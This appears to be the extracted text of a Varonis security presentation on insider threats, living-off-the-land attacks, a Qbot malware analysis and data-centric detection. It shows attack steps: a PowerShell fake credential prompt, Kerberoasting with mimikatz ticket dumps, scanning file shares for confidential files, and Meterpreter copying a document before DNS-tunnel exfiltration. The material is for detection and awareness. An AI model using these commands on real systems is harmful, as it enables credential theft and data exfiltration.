



Fighting a different battle than
conventional cybersecurity companies



Attackers Prey on Uncertainty

How to Fail at Threat Detection




Agenda

- Attacker vs. Defender Mindset
- The New Threat Landscape
 - Sophisticated Insiders
 - Sophisticated External Attackers
- Rogue Insider Play-by-Play
- Encounter with a Russian APT
- Data-Centric Security Strategy



Turning the Black Swans White



Are You the Farmer or the Turkey?



“

Defenders live in a world of uncertainty.

The goal is to reduce the attacker's window of opportunity and reduce uncertainty.

Visibility is the game.

”

Yossi Sassi

Do you have the visibility and context to answer these questions?

- Who is using which device?
- Who is connecting to our VPN? From where?
- Are any suspicious DNS requests being made?
- Who is using data on-premises and in the cloud?
- Is any data access suspicious or abnormal?
- Are users uploading sensitive data to insecure websites?



Sophisticated Insider Threats

How Insiders Evade Detection

- Use a valid device during business hours
- Create shadow accounts or use service accounts
- Go low and slow
- Access unmonitored VIP mailboxes
- Grant permissions and then remove them
- Mask malicious activities with noise






Sophisticated External Attackers

Living off the Land

- Only using resources already available
- Don't touch the disk or trigger A/V scanning
- Load scripts in context of legitimate process (e.g., powershell.exe)
- File-less nature makes the indicators of compromise harder to detect





Ever get this prompt out of the blue?

PS ▶



```
C:\temp
PS ► $c = $host.ui.PromptForCredential('VARONIS IT', 'Please enter your credentials', $env:USER
NAME, ''); $c.getnetworkcredential() | fl *
```

```
UserName      : Yossi
Password      : Pa$$wq0rd
SecurePassword : System.Security.SecureString
Domain        :
```

```
PS ►
```

How can you block this? Windows needs it.

Here's an attack we detected recently

- A savvy engineer decides to monetize corporate secrets
- Compromises a service account with Domain Admin (Kerberoasting)
- Uses personal workstation crack the account's password
- With privileged service account, user scans file shares for confidential files
- ZIPs the files and exfiltrates via personal Gmail account


```
Administrative Tools
[+] Press enter to view all the services with SPN value in the domain

exchangeAB/hub-dc
kadmin/changepw
TERMSRV/HUB-FILER
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55E804/hub-1du.vrnslab.se
IMAP/HUB-EXCHANGE
TERMSRV/hub-sharepoint.vrnslab.se
Hyper-V Replica Service/hub-hyperv.vrnslab.se
CIFS/test-cfg-name.vrnslab.se
HOST/pulsevpn.vrnslab.se
TERMSRV/HUB-COLL
TERMSRV/HUB-SOLR
TERMSRV/DESKTOP1-91148
TERMSRV/DESKTOP2-91148
BackupService/vrnslab.se
SQLService/vrnslab.se
FileServerService/vrnslab.se
VPNService/vrnslab.se
AutomationService/vrnslab.se

[+] Press enter to request and dump all the service tickets
```

Step 2: Get their Kerberos tickets


```
Administrative: Verbose
Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
  Start/End/MaxRenew: 4/12/2019 2:55:52 PM ; 4/13/2019 12:55:16 AM ; 4/19/2019 2:55:16 PM
  Service Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
  Target Name (--): @ VRNSLAB.SE
  Client Name (01) : DESKTOP1-91148$ ; @ VRNSLAB.SE ( $$Delegation Ticket$$ )
  Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
  Session Key : 0x00000012 - aes256_hmac
  3771f32e87963a96606e6dd1bd18ec89d7a5a20d539d0562c4df2d7565a1d1d6
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;3e7]-2-0-60a10000-DESKTOP1-91148$@krbtgt-VRNSLAB.SE.kirbi !
[00000001]
  Start/End/MaxRenew: 4/12/2019 2:55:16 PM ; 4/13/2019 12:55:16 AM ; 4/19/2019 2:55:16 PM
  Service Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
  Target Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
  Client Name (01) : DESKTOP1-91148$ ; @ VRNSLAB.SE ( VRNSLAB.SE )
  Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  Session Key : 0x00000012 - aes256_hmac
  0e627edc96f90aa8127a1d627800f3c3cbeb595a03df773cc2369c5b8c4fc5ed
  Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
  * Saved to file [0;3e7]-2-1-40e10000-DESKTOP1-91148$@krbtgt-VRNSLAB.SE.kirbi !

mimikatz(commandline) # exit
Bye!

[*] Press enter to check who is member of Domain Admins group
```

Step 3: Which of these accounts have elevated privileges?

```
Administrative Assistant
Target Name (02) : krbtgt ; VRNSLAB.SE ; @ VRNSLAB.SE
Client Name (01) : DESKTOP1-91148$ ; @ VRNSLAB.SE ( VRNSLAB.SE )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000012 - aes256_hmac
0e627edc96f90aa8127a1d627800f3c3cbeb595a03df773cc2369c5b8c4fc5ed
Ticket : 0x00000012 - aes256_hmac ; kvno = 2 [...]
* Saved to file [0;3e7]-2-1-40e10000-DESKTOP1-91148$@krbtgt-VRNSLAB.SE.kirbi 1

minikatz(commandline) # exit
Bye!

[*] Press enter to check who is member of Domain Admins group

The request will be processed at a domain controller for domain vrnslab.se.

Group name      Domain Admins
Comment        Designated administrators of the domain

Members

-----
BackupService   itadmin                proxyu
The command completed successfully.

[*] Press enter to choose a service to bruteforce
```

Step 4: Let's crack one (offline)



Step 5: Let's use our new account to find some files

```
Administration Windows PowerShell


Processing files
Processing \\hub-filer\share\finance\Finance-report.docx

[*] Found files:


FileLocation                                     FoundWords
-----
\\hub-filer\share\finance\Customers\2020_Plan.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\customersFullList.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\Important.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\Marketing_Plan.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\Marketing_Plan2.docx {confidential, confidential}
\\hub-filer\share\finance\Customers\report.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q1.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q2.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q3.docx {confidential, confidential}
\\hub-filer\share\finance\2018-Q4.docx {confidential, confidential}
\\hub-filer\share\finance\Finance-report.docx {confidential, confidential}

[*] Press enter to download the files to local directory
```

Step 6: Put them in a zip file



Step 7: Use Service Account to login to web proxy and Gmail



Step 8: Create an email and send

DNS tunneling is stealthier for exfiltration

```
Terminal
File Edit View Search Terminal Help
resource (/After-PTT2.rc)> execute -f c:\\shell\\x64\\ptt.bat
Process 2312 created.
resource (/After-PTT2.rc)> powershell_execute "sleep 10"
[+] Command execution completed:

resource (/After-PTT2.rc)> powershell_execute "dir \\\\hub-filer\\home\\
\\Q2FinancialReports"
[+] Command execution completed:

Directory: \\hub-filer\\home\\Q2FinancialReports

Mode                LastWriteTime         Length Name
----                -
-a----             11/7/2018   9:19 AM         327168 Confidential.doc
                                   I

resource (/After-PTT2.rc)> powershell_execute "copy-item \\\\hub-filer\\
\\home\\Q2FinancialReports\\Confidential.doc -destination c:\\shell"
[+] Command execution completed:

meterpreter > resource /DNS-Tunneling.rc
```

Especially when your security vendors do it, too!

Payload 1

Payload 2


"Attacker" Domain

Domain: 3.1o19sr00n68...67226sorn3.p29p3...506rp979s.***581p.i.00.s.***hosx1.net
Record type: TXT

How quickly & accurately can you
answer the most important question:

“Is our **data** safe?”


The CISO / Board Disconnect



Source: Source: The Cyber Balance Sheet, Cyentia Institute

Modern regulations are **data-centric**

- Where is your regulated data located?
- Is any of that data exposed and at-risk?
- Do only the right people have access?
- How is regulated data being processed?
- Can you find and delete personal data?




So what visibility & context do we need?

ACTIVE DIRECTORY

DATA ACCESS

NETWORK & DNS



Potential ticket harvesting attack

BackupService logs into Jim-PC for the first time

Abnormal access to sensitive data by a service account

First time access to the internet by a service account

Data exfiltration attempt via DNS tunneling

Russian APT Encounter

- Varonis alerted on malicious activity
- Well-known IR firm told customer there was no sign of compromise
- Customer called the Varonis IR team to be sure
- IR team
 - Discovered and contained infection in 13 minutes
 - IR began remediation, recovery, and forensics
- Research team
 - Reversed Qbot malware and exposed C2 server
 - Extracted victim list and found future variants



Malware Analysis: Reversing Qbot Banking Trojan



INFECTION



EVASION



PERSISTENCE

- Phishing emails w/ attachments
- Dropped malicious VBS file
- Loads payload with BITSAdmin

- Looked for specific AVs and EDRs
- Malware signed with valid certificate
- Randomly generated filenames

- Runs on startup
- Created registry value
- Created Scheduled Task

Malware Analysis: Show Me the Money



EXPLOITATION



- Opened explorer.exe
- Injected In-memory process
- Overwrote real explorer.exe

LATERAL MOVEMENT



- Scanned for domain users
- Brute-forced accounts
- Abused default credentials

EXFILTRATION

- Installed keylogger
- Stole banking site cookies
- Hooks API calls to intercept financial info

At Least 2,726 Victims Worldwide

CSO

Qbot malware resurfaces in new attack against businesses

This new persistent and difficult-to-detect Qbot version is designed to steal financial information.

The Register

Security

Qbot malware's back, and latest strain relies on Visual Basic script to slip into target machines

We've said it once, we've said it a thousand times. Don't open weird attachments, kids

By Gareth Corfield 28 Feb 2019 at 16:15



How do we succeed as defenders?

We know what attackers want:
it's almost always data

What if security started with data?



Risk Assessments Reduce Uncertainty

- What kind of sensitive data do I have?
- Where is sensitive data overexposed?
- Where are users acting strangely or maliciously?
- What's being used and what's not?



Varonis Operational Journey



Key Takeaways

- If you assume compromise, protecting data should be a priority
 - Be the farmer, not the turkey!
- Sophisticated insiders and external attackers can evade detection
- Defenders should seek to reduce uncertainty with visibility and context
- Combining the right ingredients can reduce TTD/TTR and help you answer: “Is our data safe?”
- Risk assessments are a great first step in reducing uncertainty